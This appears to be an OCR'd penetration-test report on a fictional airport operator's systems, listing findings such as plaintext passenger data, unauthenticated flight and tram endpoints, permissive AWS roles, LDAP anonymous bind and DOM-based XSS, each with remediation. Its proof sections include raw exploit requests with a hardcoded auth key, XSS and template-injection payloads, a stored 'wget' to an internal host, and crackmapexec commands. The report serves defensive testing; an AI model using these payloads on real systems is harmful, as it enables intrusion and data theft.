
Steps to Reproduce

1. Log on to the SkyWorker01.user.kkms.local workstation
2. Go to the C:\PhishingPole directory.
3. Load the PhishingPole.exe program into a .NET Decompiler (such as Ilspy)

Proof


"Connecting to " + text, EventLogEntryType.Information, 1
text, 110, (SecureSocketOptions)0, default(CancellationToke
"Authenticating: user: kkms\\pcalder pass: [redacted]", Ev
icate("kkms\\pcalder", [redacted], default(CancellationTok
== 0)


6.0.0 Plaintext Sensitive User Data in DB			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**6.1**
Impact	High		
CVSS String	AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.43		
Description	There is sensitive user information in the database that is viewable directly in plaintext.		
Business Impact	If a databreach were to occur, all user data would be available to an attacker. Since all the data is unencrypted, all the customer information would be available to third parties who could use it to impersonate the affected customers in RAKMs spaces as well as generally.		
Technical Impact	An attacker that gains this customer information can leverage it against RAKMs systems in future attacks to elevate their privelages on applications or other company resources.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	Encrypt any sensitive data using a cryptographically strong algorithm.		
Steps to Reproduce			
1.) Use the mariadb command line utitliy `mariadb –u root –p` 2.) Use the `baggage` database: `use baggage;` 3.) Query the table: `SELECT * FROM passengers;`			
Proof			



6.0.0 Unauthenticated Access to Update Mechanism on Tram-Ops			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**5.9**
Impact	Medium		
CVSS String	AV:A/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:L		
Affected Scope	10.0.20.100		
Description	An unauthenticated user can update the homepage on the Tram-Ops application via a POST request on the /register endpoint as described in /docs.		
Business Impact	This vulnerability leads to a small disruption in the Tram-Ops application as an attacker can create register many trams that will show up that may inhibit RAKMS Tram-Ops employees to work.		
Technical Impact	In most modern browsers, this will only cause a slowdown as attackers can control the src of an iframe and create many iframes that all request remote servers. Since modern browsers have protections in place, no user cookies or session tokens will be sent through this iframe.		
Remediation	Only allow users who have logged in using Tram-Ops employee credentials to use the /register endpoint. This could be furthur enforced by assigning users a session token upon login that matches their role in the system.		

Steps to Reproduce
1.) Make a POST request to /register with the parameters region, ip, hostname, and line 2.) Visit /home to see changes made to the tramops application

Proof



```
  <body>
    <div class="App">
<h1>Tram Locations</h1>
  <div>
    <h2>KKMS - Subway</h2>
    <iframe src="//10.0.20.102" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>KKMS - Long Term Parking</h2>
    <iframe src="//10.0.20.101" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>KKMS - Short Term Parking</h2>
    <iframe src="//10.0.20.102" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>US - test</h2>
    <iframe src="//!wget http://10.0.254.201:8000/" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>&lt;%= `ls /` %&gt; - &lt;%= 7*7 %&gt;</h2>
    <iframe src="//127.0.0.1" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>
&lt;%= `ls /` %&gt; -
&lt;%= 7*7 %&gt;</h2>
    <iframe src="//127.0.0.1" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>
&lt;%= `ls /` %&gt; -
&lt;%= 7*7 %&gt;</h2>
    <iframe src="//
&lt;%= 7*7 %&gt;" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>
<%= `ls /` %>e -
&lt;%= 7*7 %&gt;</h2>
    <iframe src="//
&lt;%= 7*7 %&gt;" width="100%" height="400"></iframe>
  </div>
  <div>
    <h2>
&lt;%= `ls /` %&gt; - test</h2>
    <iframe src="//test" width="100%" height="400"></iframe>
  </div>
  <div>
```

6.0.0 Boarding Pass Generator Key Naming			
AWS		**Risk**	**CVSS**
Likelihood	Low	**Medium**	**5.9**
Impact	High		
CVSS String	AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N		
Affected Scope	AWS		
Description	The barcode generator Lambda function uploads the generated barcode to S3, assigning a key within a numerical range. The keys are very similar to one another, making it possible to brute force other barcodes.		
Business Impact	A malicous user can brute force barcode keys to find and download other customers' boarding pass barcodes.		
Technical Impact	The integrity of the barcode generator is affected since it is possible to find other barcodes that were generated by and for other users.		
Remediation	Each barcode should be given a unique key that cannot be guessed and does not include PII. These keys can be generated UUIDs, hashes of information about the barcode, or other unique identifiers that do not reveal any information and are different from other identifiers.		
Steps to Reproduce			
1.) Run `aws s3api list-objects –bucket rakmsbarcode202401110348007218000000004` 2.) The object keys are within a close range and can be brute forced			

6.0.0 Permissive AWS Roles			
AWS		**Risk**	**CVSS**
Likelihood	Low	**Medium**	**5.4**
Impact	High		
CVSS String	AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N		
Affected Scope	AWS IAM - dev-barcode-role, dev-s3-role, dev1-role, dev2-role, secrets_viewer, secret_viewer, dev-lambda-bar-role, dev-lambda-role, dev2-lambda-role		
Description	Several AWS "dev" roles exist that are unused. These roles have the "sts:AssumeRole" permission enabled for any user within the organization. This permission allows any user to generate temporary credentials with permissions of that role. These permissions allow access to resources that would otherwise not be accessible.		
Business Impact	Any user account compromised can lead to elevate privileges within the organization and sensitive infomration can be leaked, including PII and secrets. Additionally, all boarding passes could be exfiltrated, allowing anybody to have anybody elses boarding pass.		
Technical Impact	A compromised account can access sensitive data, including passwords and other secrets that can lead to even more access.		
Remediation	Any unused role should be deleted.		

Steps to Reproduce

1.) Use the aws ListRoles command to view the existing roles.
2.) Filter the roles for ones that include the following policy statement:


```
"Statement": [
            {
              "Effect": "Allow",
              "Principal": {
                "AWS": "*"
              },
```

```
      "Action": "sts:AssumeRole"
    },
    {
      "Effect": "Deny",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole",
      "Condition": {
        "ArnNotEquals": {
          "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
        }
      }
    }
  ]
```

Proof


```
{
    "RoleName": "dev-s3-role",
    "RoleArn": "arn:aws:iam::677302527522:role/dev-s3-role",
    "PolicyName": "dev-s3-policy",
    "PolicyArn": "arn:aws:iam::677302527522:policy/dev-s3-policy",
    "Policy": {
        "Document": {
            "Statement": [
                {
                    "Action": [
                        "s3:Get*",
                        "s3:List*"
                    ],
                    "Effect": "Allow",
                    "Resource": [
                        "arn:aws:s3:::kalka-passes*"
                    ]
                }
            ],
            "Version": "2012-10-17"
        },
        "VersionId": "v1",
        "IsDefaultVersion": true,
        "CreateDate": "2024-01-11 03:48:01+00:00"
    }
},
```


NAME
DATE
TIME
FROM
TO
FLIGHT
GATE
SEAT




6.0.0 Exposed Tools Requisition Service			
AWS		**Risk**	**CVSS**
Likelihood	Critical	**Medium**	**5.3**
Impact	High		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	AWS S3 – Tool Requisition Service		
Description	The tools requisition service is publicly available, allowing any individual to submit a tool.		
Business Impact	A malicous user can add a tool, incuring a charge if it is bought, even though the tool wasn't requested for a legitamte need. Additoinally, storing information for the tool can cause services charges from AWS.		
Technical Impact	Unknown user data can cause complications when handled by services.		

Remediation	Add authentication to the tool requisition service.

Steps to Reproduce

1.) Visit https://rakmstoolrequisition20240111034801124200000007.s3.amazonaws.com/index.html
2.) Submit any data

Proof



6.0.0 Unauthorized Access to Register Flights in the Flight Dashboard Application (AFWS)			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**Medium**	**5.3**
Impact	Low		
CVSS String	N/A		
Affected Scope	10.0.0.100		
Description	Due to the authorization system being client side, an attacker can become and admin and upload arbitrary flight information to the Flight Dashboard.		
Business Impact	This vulnerability allows a malicious actor to upload fake flight information to mislead customers and potentially fill the system with fake flights. These can both lead to customers missing their flights as well as a lost of trust in RAKMS.		
Technical Impact	An attacker can use the data to elevate their status on other applications as they have access to flight id's and more data not shown directly in the application.		
Remediation	Switch the authorization system to be server side, using a login system that hands out authorization to users.		

Steps to Reproduce

1.) Copy the authorization key from the source code of /Flight
2.) Make a request to POST /Flight with the parameters Flight, Status, OriginGate, AircraftType, FlightNumber, DestinationGate, DestinationIATA, Origin IATA, and AirlinePhotoBlob.

Proof

```
function core_request(url, data = {}) {
  return new Promise(function (resolve, reject) {
    let full_url = url;
    let first = true;
    for (const [key, value] of Object.entries(data)) {
      if (first) {
        first = false;
        full_url += `?${key}=${encodeURIComponent(value)}`;
      } else {
        full_url += `&${key}=${encodeURIComponent(value)}`;
      }
    }

    const xhr = new XMLHttpRequest();
    xhr.open('GET', full_url, true);
    xhr.setRequestHeader("Auth","FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8");
    xhr.onreadystatechange = function (e) {
      if (xhr.readyState === 4 && xhr.status !== 200) {
        reject(xhr.status + " " + xhr.responseText);
      }
    }
    xhr.ontimeout = function () {
      reject('timeout');
    }
```

Request


Pretty Raw Hex

```
1 POST /Flight HTTP/1.1
2 Host: 10.0.0.100
3 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/120.0.6099.199
  Safari/537.36
4 Auth: FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8
5 Accept: */*
6 Referer: http://10.0.0.100/
7 Content-Type: application/json
8 Accept-Encoding: gzip, deflate, br
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11 Content-Length: 246
12
13 {
14   "Flight":"Fake Flight",
15   "Status":"Canceled",
16   "OriginGate":"Springfield",
17   "AircraftType":"Airplane",
18   "FlightNumber":"9999",
19   "DestinationGate":"Springfield",
20   "DestinationIATA":"????",
21   "OriginIATA":"?????",
22   "AirlinePhotoBlob":"?????"
23 }
```

Response

Pretty Raw Hex

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json;
  charset=utf-8
4 Date: Sat, 13 Jan 2024 14:59:02 GMT
5 Server: Kestrel
6 Content-Length: 38
7
8 "5dac2e14-77b9-4202-9bda-8ed81ab8a19d"
```


@(7*7) +7
<%= 7*7 %>
+7
<%= 7*7 %>
+7
<%= 7*7 %>
+7
9999
test<img src=1 onerror=console.log(`xss executed`)>
test<img src=1 onerror=console.log(`xss executed`)>
test<img src=1 onerror=console.log(`xss executed`)>
test<img src=1 onerror=console.log(`xss executed`)>
Canceled
@(7*7)
<%= 7*7 %>
<%= 7*7 %>
<%= 7*7 %>
77777


6.0.0 Exposed Boarding Pass Barcode Generator			
AWS		**Risk**	**CVSS**
Likelihood	Critical	**Medium**	**5.3**
Impact	High		
CVSS String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	AWS S3 – Barcode Generator Service		
Description	The barcode generator service is publicly accessible on AWS. Any user can visit the website and enter invalid data to receive a barcode. The only validation done is on the client side to verify the Social Security Number (SSN). The validator will accept an SSN as "valid" if it is nine digits and doesn't match the pattern provided. For example, an SSN of 222000000 is considered valid.		
Business Impact	A malicious user can generate unlimited barcodes using fake data. Each barcode is stored in AWS S3, which incurs a monthly charge.		
Technical Impact	Invalid barcodes can be created and could cause undefined behavior when used at the airport.		
Remediation	Require users to provide valid information to generate a barcode. This would be best implemented within the AWS Lambda function prior to generating the new barcode.		

Steps to Reproduce

1.) Visit https://rakmsbarcode20240111034800721800000004.s3.amazonaws.com/index.html and enter data
2.) Click submit


Proof

```
function validateSSN(ssn) {
    var validSSNPattern = /^(?!666|000|9\d{2})\d{3}(?!00)\d{2}(?!0{4})\d{4}$/;
    var nineDigitsPattern = /^\d{9}$/;
    return nineDigitsPattern.test(ssn) && !validSSNPattern.test(ssn);
}
```


Test User
123456789
A123456789
KNYE
KNYE
1
A2
Das Boot Airlines
2
Submit

6.0.0 LDAP Anonymous Bind			
Active Directory		**Risk**	**CVSS**
Likelihood	High	**Medium**	**5.3**
Impact	Medium		
CVSS String	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	Active Directory Environment SkyControler01 (10.0.0.5) LDAP - port 389		
Description	Lightweight Directory Access Protocol (LDAP) is used to access Directory information such as users, machines, and other directory information. Anonymous bind is enabled which allows any attacker to access this service and make any LDAP query.		
Business Impact	Employee and company information such as usernames, emails, and devices can be leaked through LDAP Queries.		
Technical Impact	An attacker can enumerate the Active Directory attack surface and performing attacks AS-REP Roasting attacks.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	LDAP configuration file should be modified such that anonymous users cannot make queries and authentication should be required.		
Steps to Reproduce			
1. crackmapexec ldap 10.0.0.5 -u ‘ ‘ -p ‘’ --kdc-host 10.0.0.5 <INSERT MODULE OR COMMAND> Utilize the below cheatsheet for type of LDAP query https://crackmapexec.popdocs.net/protocols/ldap-crackmapexec			

Proof


crackmapexec ldap 10.0.0.5 -u '' -p '' --kdcHost 10.0.0.5 -M ldap-signing
SMB 10.0.0.5 445 SKYCONTROL01 [*] Windows 10.0 Build 14393 x64 (name:SKYCONTROL01)
(True) (SMBv1:False)
LDAP 10.0.0.5 389 SKYCONTROL01 [*] corp.kkme.local\:
LDAP-SIG... 10.0.0.5 389 SKYCONTROL01 LDAP signing is NOT enforced on 10.0.0.5

6.0.0 DOM-based Cross Site Scripting (XSS) in Flight Dashboard Application (AFWS)			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**LOW**	**4.7**
Impact	Medium		
CVSS String	N/A		
Affected Scope	10.0.0.100		
Description	XSS is achievable on the AFWS web application via a POST request to /Flight with a payload that executes Javascript on an event handler set as the FlightNumber value. When visiting the page the Javascript will be executed once the event occurs on the page.		
Business Impact	Anybody who visits the site can have their credentials stolen meaning they can have their data associated with the flight dashboard stolen. If this dashboard is displayed on a sign, it can be disrupted and crashed with an XSS.		
Technical Impact	On an up to date browser, the XSS impact can result in user session tokens being stolen. If user session tokens are stolen then an attack can perform Cross-Site Request Forgery (CSRF) to make authenticated web requests on behalf of the user whose token was stolen. However, if a user is on a vulnerable browser then XSS, an advanced attacker could leverage an existing browser exploit to gain remote code execution on the current system.		
Remediation	The vulnerability in this instance arose from the innerHTML attribute of an HTML element being set to input retrieved from the server that was controled by a user. DOM-based XSS can be mitigated by not using dangerous HTML functions that directly assign HTML on a page to content in the program. In this instance, replace the use of innerHTML to assign the flight number to innerText.		

	https://portswigger.net/web-security/cross-site-scripting/dom-based

Steps to Reproduce

1.) Make a request to POST /Flight with "<img src=1 onerror=console.log(`xss`)>" as the value of the key "FlightNumber" and all other required parameters set accordingly
2.) Visit http://10.0.0.100 and the console.log output should be visibile in the browser console

Proof

```
POST /Flight HTTP/1.1
Host: 10.0.0.100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Auth: FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8
Accept: */*
Referer: http://10.0.0.100/
Content-Type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 280

{
  "Flight":"Fake Flight",
  "Status":"Canceled",
  "OriginGate":"Springfield",
  "AircraftType":"Airplane",
  "FlightNumber":
  "<img src=1 onerror=console.log(`xss`)>",
  "DestinationGate":"Springfield",
  "DestinationIATA":"????",
  "OriginIATA":"?????",
  "AirlinePhotoBlob":"?????"
}
```

```
HTTP/1.1 200 OK
Connection: close
Content-Type: application/json; charset=utf-8
Date: Sat, 13 Jan 2024 15:06:41 GMT
Server: Kestrel
Content-Length: 38

"ef2785ed-1cd0-46ff-8971-f438c9ba0e4f"
```

The POST request on /Flight to upload the XSS payload to the server

